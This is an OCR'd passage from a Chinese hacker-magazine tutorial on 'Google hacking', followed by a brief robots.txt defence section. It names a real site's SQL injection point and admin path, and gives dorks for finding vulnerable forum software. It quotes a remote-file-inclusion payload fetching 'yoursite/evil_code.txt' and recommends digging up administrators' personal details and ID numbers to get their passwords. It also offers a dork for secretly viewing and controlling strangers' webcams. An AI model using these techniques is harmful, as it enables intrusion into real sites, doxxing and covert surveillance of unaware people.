


图18

5．搜索后台

天底下最郁闷的事莫过于破解出帐号密码却扫不出后台了！一般来说，结合site语法和后台通常会出现的关键字，Google往往就能带给我们很大的惊喜！比如http://www.rc.com.cn/company/zczph_show.asp?id=331是我们无意中找到的一个注入点，asp+Oracle的搭配已经让人奇怪，后台更是藏在www.rc.




图19

com.cn/hjl/下，使用扫描工具如何扫得出来？好在Google搜一下**site:rc.com.cn intitle:后台**就搞定了，如图19。

6．查找特定程序系统

X档案上几乎每期都会介绍一些新漏洞、新工具，如何找到这些有漏洞的程序来练手呢？一般来说主要从三个方面着手。

①版权信息

像动网的底部一般都有“Powered By Dvbbs”的字样，Discuz！则有“Powered by Discuz!”。所以，如果我们要找谁的麻烦，就让Google大哥Powered By一下谁吧。

②存在漏洞的文件名

比较典型的有上一期杂志里提到的Discuz！许愿池漏洞，职业欠钱所用的方法就是搜索**inurl:wish.php discuz**。而远程文件包含漏洞大多是如此寻找目标的，比如公告上写着：

Phppeanuts 1.1存在远程文件包含漏洞，出问题的页面是Inspect.php，过滤不严的变量是Include，漏洞利用的方式为“http://site/[phppeanuts_path]/pntUnit/Inspect.php?Include=http://yoursite/evil_code.txt?”，那么我们就可以直接搜索**inurl：Inspect.php**来寻找目标，不过这次我们运气不好，一点结果也没有，所以又得回过头来搜索Phppeanuts找到其官方网站，观察官方系统的特征或者下载一套代码本地搭建环境后寻找容易搜索的关键字，鉴于时间紧迫，这里就不做演示了。

③与众不同的字句

现在是一个讲究个性张扬的年代，程序员也是。有些系统的一些话会特别的个性，那么搜这些字句往往比搜版权信息等要好。

7．结合社会工程，追根溯源查找个人信息

其实早期黑客们入侵的时候还不像现在抄起工具就上，而是要事先通过扫描和搜索获得目标的大量信息之后再下手。比如根据网站版权相关信息找到管理员的名字、常用ID、Email，然后搜索对方的资料，比如爱逛什么论坛、是否拥有自己的blog、常去哪个校友录等等，综合这些信息有时候能够入侵到对方常去的任何一个网站就能够获取他的密码了。QQ的密码保护号码申诉的身份证号一直是众多黑友的难解之迷，可是我确实有过搜索对方相关信息，然后在对方校友录上得到身份证号的成功经历。

还有一个很有意思的搜索：只要在Google的搜索框内输入**inurl:"ViewerFrame?Mode="**，就可以搜索到全球数以万计的摄像头直播。通过这些摄像头，即可通过网络进行远程观察，甚至可以通过电脑控制摄像头进行变焦等操作，而摄像头的拥有者对此并不知情。这些摄像头分布在全球各个角落，绝对好使，就是有时候会连接的比较慢。

四、Google Hack的防范

Google Hack威力巨大，网上流传的防范方法是使用robot.txt来阻止Google等搜索引擎收录自己的网站敏感信息。

小知识：什么是robots.txt文件？

搜索引擎通过一种程序robot（又称spider），自动访问互联网上的网页并获取网页信息。我们可以在自己的网站中创建一个纯文本文件robots.txt，在这个文件中声明该网站中不想被robot访问的部分，这样，该网站的部分或全部内容就可以不被搜索引擎收录了，或者指定搜索引擎只收录指定的内容。关于robots.txt的更多资料大家可以访问http://www.baidu.com/search/robots.html。

部分管理员生怕有心人用Google搜到了自己网站的后台信息，所以很喜欢把后台的名字改得很怪，例如“asdf!”，然后再弄个robots.txt来禁止搜索引擎访问该目录，造成的后果可能是入侵者无意中敲下robot.txt，你网站上敏感的目录就全部都曝光了。这里截个美国白宫官方网站的robot.txt给大家看看，如图20。




图20

说到这里，大家还有没有办法来保护自己的后台呢？其实答案是有的，因为搜索引擎必须根据网站上的链接来一个一个抓取页面内容，所以只要我们把后台改个不常见的名字，自己记得住，不用链接将它暴露在前台页面上，基本上就应该是安全的了。也可以在后台登录页面限制必须前台登录之后才能访问，这样Google搜索引擎也无法访问了，当然，那些都是程序员做的事，我们就不瞎操心了。本文因时间问题和笔者水平限制，难免有遗漏和错误的地方，还请大家指正。

小编点评：

Google Hack并不是说只有Google才能Hack，而是代表了一种充分利用搜索引擎获取信息的思路。其实百度也可以hack，雅虎也可以hack，只要是搜索引擎，大家都应该熟练运用。我还深刻的记得去年的一次BBSXP漏洞曝光后，使用百度和Google搜索“powered by BBSXP”出来的结果都是空的，Google还会警告说怀疑我们的机器中了病毒在搜索这些东西，后来换成Yahoo！搜索还是找到了目标继续玩黑。所以大家的思想不要被局限在一个Google上了。另外，Google还能够找出很多好玩而且实用的资料，现在的挖掘鸡一类的工具也都是在搜索引擎上做文章，直接去挖别人的数据库和盗QQ的txt文件，甚至有些程序出了漏洞之后，还会有专门的蠕虫病毒自动搜索存在漏洞的网站进行攻击并传播，所以，Google Hack的精彩，其实远远不止文章中提到的这些……

（文章中涉及到的啊D注射工具已收录到光盘。）